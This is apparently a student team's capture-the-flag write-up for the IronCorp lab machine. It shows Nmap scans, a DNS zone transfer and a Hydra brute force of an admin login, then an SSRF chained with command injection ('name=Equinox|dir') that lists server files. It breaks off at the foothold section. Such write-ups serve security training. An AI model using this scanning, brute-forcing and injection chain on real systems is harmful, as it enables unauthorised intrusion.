
PenTest 2

IRON CORP

3 EKOR

Members

ID	Name	Role
1211103546	Muhammad Hafiz Haziq bin Aminuddin	Leader
1211103298	Fahiman Danial bin Harman Sham	Member
1211103527	Muhammad Irfan Haqief bin Razak	Member




Steps: Recon and Enumeration

Members Involved: Irfan Haqief, Fahiman Danial and Hafiz Haziq


Tools used: **Nmap/Hydra/Kali Terminal/Web Browser**

Thought Process and Methodology and Attempts:

Firstly, we began the task by configuring our hosts file to add ironcorp.me. Unfortunately, we quickly ran into a problem as some of our members cannot use the 'nano' command to function properly.



Therefore, they had to use the command 'vi' to config the file.



In the file we will add ironcorp.me along with the ip address of the targeted machine.

```
10.10.89.211 ironcorp.me
10.10.89.211 admin.ironcorp.me
10.10.89.211 internal.ironcorp.me


# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Now with the following done, we began an Nmap scan on the target machine. Here we have to use the -Pn parameter or the scan won't work.

```
┌──(1211103527㉿kali)-[~]
└─$ nmap -A -Pn 10.10.117.223
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 21:30 EDT
Nmap scan report for 10.10.117.223
Host is up (0.24s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
135/tcp  open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|_  System_Time: 2022-08-02T01:30:57+00:00
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-01T01:11:53
|_Not valid after:  2023-01-31T01:11:53
|_ssl-date: 2022-08-02T01:31:06+00:00; 0s from scanner time.
8080/tcp open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.10 seconds
```

However after going through the possible ports, we notice that the ports found in the first scan are not complete as can be seen in the pictures below using said parameter.


```
┌──(root㉿kali)-[/home/1211103298]
└─# nmap -Pn -T5 -p1-65535 -o scan_allports ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 02:18 EDT
```


```
Nmap scan report for ironcorp.me (10.10.89.211)
Host is up (0.21s latency).
Not shown: 65528 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
135/tcp   open  msrpc
3389/tcp  open  ms-wbt-server
8080/tcp  open  http-proxy
11025/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 478.11 seconds
```

With the port numbers now found, we try again Nmap to gather more information on those ports.

```
┌──(root㉿kali)-[/home/1211103298]
└─# nmap -n -Pn -sV -sC -p 53,135,3389,8080,11025,49667,49670 ironcorp.me -o ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 02:31 EDT
Nmap scan report for ironcorp.me (10.10.89.211)
Host is up (0.37s latency).

PORT      STATE    SERVICE       VERSION
53/tcp    open     domain        Simple DNS Plus
135/tcp   open     msrpc         Microsoft Windows RPC
3389/tcp  open     ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|_  System_Time: 2022-08-03T06:32:04+00:00
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-02T06:09:28
|_Not valid after:  2023-02-01T06:09:28
|_ssl-date: 2022-08-03T06:32:11+00:00; 0s from scanner time.
8080/tcp  open     http          Microsoft IIS httpd 10.0
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
11025/tcp open     http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
|_http-title: Coming Soon - Start Bootstrap Theme
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp open     msrpc         Microsoft Windows RPC
49670/tcp filtered unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.33 seconds
```

From here, we actually found something in port 8080 and 11025 but contains no useful information for our exploit.







We therefore tried to dig even further into the targeted machine. From there, we found out there are 2 subdomains named ‘admin.ironcorp.me’ and ‘internal.ironcorp.me’


```
┌──(root㉿kali)-[/home/1211103298]
└─# dig @10.10.89.211 ironcorp.me axfr

; <<>> DiG 9.18.1-1-Debian <<>> @10.10.89.211 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 300 msec
;; SERVER: 10.10.89.211#53(10.10.89.211) (TCP)
;; WHEN: Wed Aug 03 02:39:16 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

We quickly tried to find those subdomains and pairing it up with the ports and got a response at port 11025.







On the internal side, we have gotten an error while on the admin side we have gotten a seemingly login panel but have no password and username. Thus, we used hydra to attack the server and get the username and password through the terminal.




Next we then input the username ‘admin’ and password ‘password123’ to the login page.





We finally reached a new webpage with a different background than the previous ones.



After twinkling around with the website for a long time, it seems that we can play around with the query as shown in the pictures below, hinting that the server might be susceptible to SSRF attacks.




Hello
admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
My name is:
Equinox
Ultimate search bar
Search:
Submit Query


Hello
admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
My name is:
Volume in drive E is New Volume
Volume Serial Number is DE7B-E159
Directory of E:\xampp\htdocs\internal
04/11/2020 09:11 AM
.
04/11/2020 09:11 AM
..
03/27/2020 08:38 AM 53 .htaccess
04/11/2020 09:34 AM 131 index.php
04/11/2020 09:34 AM 142 name.php
3 File(s) 326 bytes
2 Dir(s) 1,468,149,760 bytes free
Ultimate search bar
Search:
Submit Query

Steps: Initial Foothold


Tools used: **Netcat/Kali Terminal/Web Browser/Powershell/Burpsuite/FoxyProxy**

Thought Process and Methodology and Attempts:

